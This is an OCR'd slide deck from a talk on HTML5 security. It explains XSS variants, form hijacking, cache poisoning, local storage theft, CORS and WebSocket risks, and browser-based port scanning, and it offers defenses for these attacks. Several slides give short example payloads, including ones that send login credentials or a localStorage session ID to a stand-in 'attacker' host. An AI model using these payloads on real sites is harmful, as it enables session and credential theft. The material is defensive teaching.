
Carsten Eilers | www.ceilers-it.de

HTML5, the secure way

About me...

Carsten Eilers

- Security Consultant / Freelancer
- Coach
- Author



My Plan for today:

To show you
how the bad guys misuse HTML5
and
how you can prevent it
(or not)

Agenda

- **"Foreword"**
- XSS
- Local stored data
- Communication
- Attacks

First: A plea

Don't use obfuscation!

The cybercriminals use it to hide their malicious code

If it's obfuscated, it's suspect!

Disclaimer

I really like HTML5

Even if it may look otherwise it in the following

What is HTML5?

Nobody really knows it:

HTML5 (as standard) – Work in progress

HTML5 (as implementation) – Work in progress

W3C ≠ WHATWG HTML5 ≠ HTML5

What is HTML5?

`http://www.w3.org/TR/html5/introduction.html`

1.3 Scope:

The scope of this specification is not to describe an **entire** operating system.

What is HTML5?

Great possibilities
lead to
great responsibility

What is HTML5?

`http://www.w3.org/TR/html5/introduction.html`

1.5 Design notes

It must be admitted that many aspects of HTML appear at first glance to be nonsensical and **inconsistent**.

What is HTML5?

From a security point of view:

- Partly a vulnerability
- Partly a new attack vector

Secure development needs clear specifications in a manageable scale

W3C, single page HTML: 4.4 MB

WHATWG, One-page version: 6.1 MB

Agenda

- "Foreword"
- **XSS**
- Local stored data
- Communication
- Attacks

Cross-Site Scripting

New tags, new attributes, new attacks

- Attributes in closing tags:
  ```
  </a onmousemove="alert(1)">
  ```
- XSS in audio/video tags:
  ```
  <video src="..." onerror="alert(1)">
  ```

Cross-Site Scripting

XSS with autofocus:

```
echo "<input type=\"text\"
              value=\"".$input."\">";
```

with `$input`

```
" autofocus onfocus=alert(1) "
```

(no < and >!)

becomes

```
<input type="text" value=""
     autofocus onfocus=alert(1) "">
```

Cross-Site Scripting

autofocus, the malicious way:

- frame1 overlaps frame2 (via CSS)
- frame2 gets focus (via autofocus)
- data entered in frame1 lands in frame2

Cross-Site Scripting

SVG = Scalable Vector Graphics

not always a picture

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg">
   <script type="text/javascript">
      alert("Not a SVG picture, but a XSS attack!")
   </script>
</svg>
```

No problem, as long as you treat it with caution

XSS Protection

- Check for malicious content
  But what is malicious?
- Don't use a blacklist!
- Encode

Do you know...

...DOM-based Cross-Side Scripting?

1st Description: Amit Klein, 2005


Nothing HTML5-specific

DOM-based XSS

```
Hello
<script>
   var pos=document.URL.indexOf("name")+5;
   document.write(
      document.URL.substring(
          pos,document.URL.length));
</script>
Welcome on this site!


http://server/index.html?
      name=<script>alert('XSS!')</script>
```

DOM-based XSS



DOM-based XSS Protection

- Don't use user-controllable parameters
- Check for malicious content
  But what is malicious?
- Encode

Do you know...

...Resident Cross-Side Scripting?

1st Description: Artur Janc, 2011

THIS is HTML5-specific


Resident XSS

Same as DOM-based XSS, but injected Code stays active

- runs in background-window, tab or iframe
- stored in Local Storage or SQL Database

Result: A rootkit in the webclient

Resident XSS



Resident XSS

Hard to remove:

- Manipulates session as long as tab or window with code is open
- Refresh by meta-tag or ajax neutralised
- Warning impossible

Resident XSS Removal

Possible way 1:

- Close all windows except one
- Close all tabs except one
- In this, call about:blank
- Delete all local data: Cookies, Cache, Local Storage, SQL-DB, local shared Flash-Objects
- Restart the browser

Resident XSS Removal

Possible way 2:

- Delete browser profile

Resident XSS Protection

Don't have a XSS-vulnerability!

`iframe` with `sandbox`

New attribute for iframe tag:

```
<iframe sandbox="...">
```

- `allow-same-origin`
- `allow-top-navigation`
- `allow-forms`
- `allow-skripts`

`iframe` with `sandbox`

Good protection, if you use iframe with potential malicious content

BUT

it breaks the framebuster as clickjacking-protection

iframe with sandbox

```
<iframe src="..."
    sandbox="allow-scripts"
    style="...">
</iframe>
```

Only one protection left:

"X-FRAME-OPTIONS"-Header

Forms in HTML5

All form-elements can bind themselve to a form on the page

```
<form id="form1" action="doit.php" method="post">
    <input type="text" name="foo"
           value="Enter text here...">
</form>

...

<input type="submit" form="form1">
```

Forms in HTML5

New attributes for `button`, `submit`, ...

- `formaction` changes `action`-attribute of `form`-tag
- `formenctype` changes encoding
- `formmethod` changes `method`-attribute
- `formtarget` changes `target`-attribute

Forms in HTML5

An example:

```
<form id="login" action="login.php" method="post">
   Username: <input type="text" name="name"><br>
   Password: <input type="text" name="pass"><br>
   <input type="submit" value="login">
</form>
...
```

No problem until now...

Forms in HTML5

Manipulated advertising:

```
<button type="submit" form="login"
        formaction="http://attacker/collector.php">
    <img src="http://attacker/luring-pic.jpg">
</button>
```

User fills login-form, clicks luring ad...

Forms in HTML5

Protection?

It's not a bug, it's a feature...

Don't have a XSS-vulnerability,
don't have a malicious ad!

Avoid IDs for forms

Agenda

- "Foreword"
- XSS
- **Local stored data**
- Communication
- Attacks

Application Cache

```
<html manifest="/cache.manifest">
```

in every page

Manifest file:

```
CACHE MANIFEST
/page1.html
/page2.html
/JavaScript/script1.js
/JavaScript/library1.js
/CSS/style.css
/Images/logo.gif
/Images/background.jpg
```

Application Cache Poisoning

- Attacker & victim in same open WLAN
- Victim calls `http://webmail.example`
- Attacker sends fake login page with manifest-attribute to false manifest file
- Victim goes home and uses fake login page

Application Cache Poisoning

Works even if victim did not call `webmail.example`

Victim visits any page,
attacker responds with page with hidden iframe to `webmail.example`

Local Storage

5-10 MB storage, persistent

Access bound to hostname:

`www.geocities.com/good-user/`

vs.

`www.geocities.com/malicious-user/`

Local Storage

Geocities is history

But what about social networks?

Local Storage

Access with XSS:

```
<script>
  document.write("<img src=
     'http://attacker/steal.php?id="
     +localStorage.getItem('SessionID')
     +"'>");
</script>
```

Local Storage

Any malware on the client can access the user's files – including the local storage (and the HTML5 SQL database)!

Local Storage

How to detect attacks?

- Read-Access?
  Always impossible
- Write-Access (Manipulations)
  Impossible in case of offline-use

Local Storage

Conclusion:

Don't store sensitive data on the client!

And:

Don't forget to clean up when the party is over!

SQL Database

SQL database on the client

$\Rightarrow$ SQL injection on the client

Use prepared statements,

don't compose SQL query from strings

SQL Database

```
executeSql("SELECT column FROM table
WHERE value=" + input);
```

```
executeSql("SELECT column table
tabelle WHERE value=?", [input]);
```

Input not a string, but a literal

SQL Database

Good news:

Same Origin Policy is on our side:

- Data stored via HTTPS
  ⇒ Access only via HTTPS
- Better as "Secure" flag for cookies:
  Works automatically

SQL Database

Bad news:

SOP can't protect...

- ... against XSS
- ... against DNS hijacking
- ... maniplation of lokal name resolution
- ... Man-in-the-middle

SQL Database

Random database names as protection

- unique, but not guessable
- online usage:
  save them on the server
- offline usage:
  "offline password" + username =
  databasename

Local Storage + SQL Database

First ask, than store!

- Only valid for actual computer
- Don't use database for identification

Agenda

- "Foreword"
- XSS
- Local stored data
- **Communication**
- Attacks

Cross Origin Request

- Cross Origin Requests contradicts Same Origin Policy

- Access-Control-Allow-Origin header permits or prohibits access
  - '*' opens page for all!

Cross Origin Request

Don't trust the 'origin' header!

```
if ($_SERVER['HTTP_ORIGIN'] == "[Server]") {
   header('Access-Control-Allow-Origin: [Server]');
   // sensitive information
} else {
   // public information
}
```

Authentication necessary!

Cross Origin Request

Authentication:

- Access-Control-Allow-Credentials header in response of preflight request
- Cross Origin Request with 'Credentials' flag and credentials

Cross Origin Trust

- Sending Website (= Client) trusts the response is correct
- Receiving Website (= Server) trusts the senders authorization

How about a compromised client/server?

Cross Origin Request

- Everybody can send Cross Origin Requests
  - preflight request only for some requests
- Browser only checks if access to response is permitted
  - data is already on the client

Cross Origin Request

A side note:

Cross Site Request Forgery via Cross Origin Requests is possible

As usual, a token protects against this

WebSockets

- Authentication via HTTP mechanisms (cookies, HTTP/TLS authentication)
- Encryption: For https:// use wss://
- On server, check 'origin' header (which can be spoofed, as always)

WebSockets

Bad News:

Same Origin Policy doesn't apply to WebSockets

Malicious JavaScript-Code in a browser can use WebSockets to contact any server

(Backdoor!)

postMessage()

Exchange data between scripts from different domains

- Call with data and target domain
- Very useful for widgets
  - Previously: Locked in iframe or open in `script` tag
  - Now: Safety of iframe, communication of `script` tag

postMessage()

- Browser delivers data only if domain matches
- Data leakage not possible
  - specify target domain exactly, not as '*'
- But where originates the data?
  - check sender in `origin` attribute
  - beware of XSS

Agenda

- "Foreword"
- XSS
- Local stored data
- Communication
- **Attacks**

JavaScript Portscan

JavaScript portscans are old attacks: Start timer, load picture, look for timer or result

Now we have Cross Origin Requests and WebSockets...

JavaScript Portscan

Attack and Defense Labs, 2010: JS-Recon

Uses `readystate` for server detection

- Set `readystate` to default value
- Start timer
- Wait for state change
- Elapsed time depends on port-state

JavaScript Portscan

Port-state	WebSocket	Cross Origin Request
open	< 100 ms	< 100 ms
closed	~ 1.000 ms	~ 1.000 ms
filtered	> 30.000 ms	> 30.000 ms

JavaScript Portscan

Limitations:

- No connections to "well known ports"
- Scan on application layer,
  result depends on listening application

JavaScript Portscan

4 types of answers:

- Close on connect
  (protocolls not compatible)
- Respond & close on connect
  (same as above, but with default answer)
- Open with no response
  (app waits for more/known data)
- Open with response
  (app waits after default-answer)

JavaScript Portscan

The portscan:

Probe ip-adresses for usually open ports

Open or closed port found
=> server exists

Give it a try:

`www.andlabs.org/tools/jsrecon.html`

And now?

Black Hat USA 2012

Phil Purviance and Joshua Brashars

Change Firmware on SOHO-Router

And now?

- Browser downloads malicious firmware,
- stores it in a buffer and
- uploads it to the device

with XMLHttpRequest Level 2

(Cross Origin Request & file down-/upload)

And now?

Needs some work before:

- Penetrate browser
  (XSS)
- Identifiy target ("Which router?")
  (JavaScript portscan)
- Break authentication
  (Default password, brute force, ...)

More attacks

October 8, 2012:

Feross Aboukhadijeh develops Proof-of-Concept for social engineering with Fullscreen API

http://feross.org/html5-fullscreen-api-attack/

More attacks

October 10, 2012:

Symantec: "JavaScript Worm in Steroids"

(Uses ActiveX)

More attacks

- Search for keywords in Google, gathers URLs
- looks for possible SQL injection vuln., reports them to attacker
- looks for WordPress sites with vulnerable TimThumb extension
- Search for Faebook-Cookies

Questions?

Thank you very much...

... for your attention!

Presentation and Links on
www.ceilers-it.de/konferenzen/

The End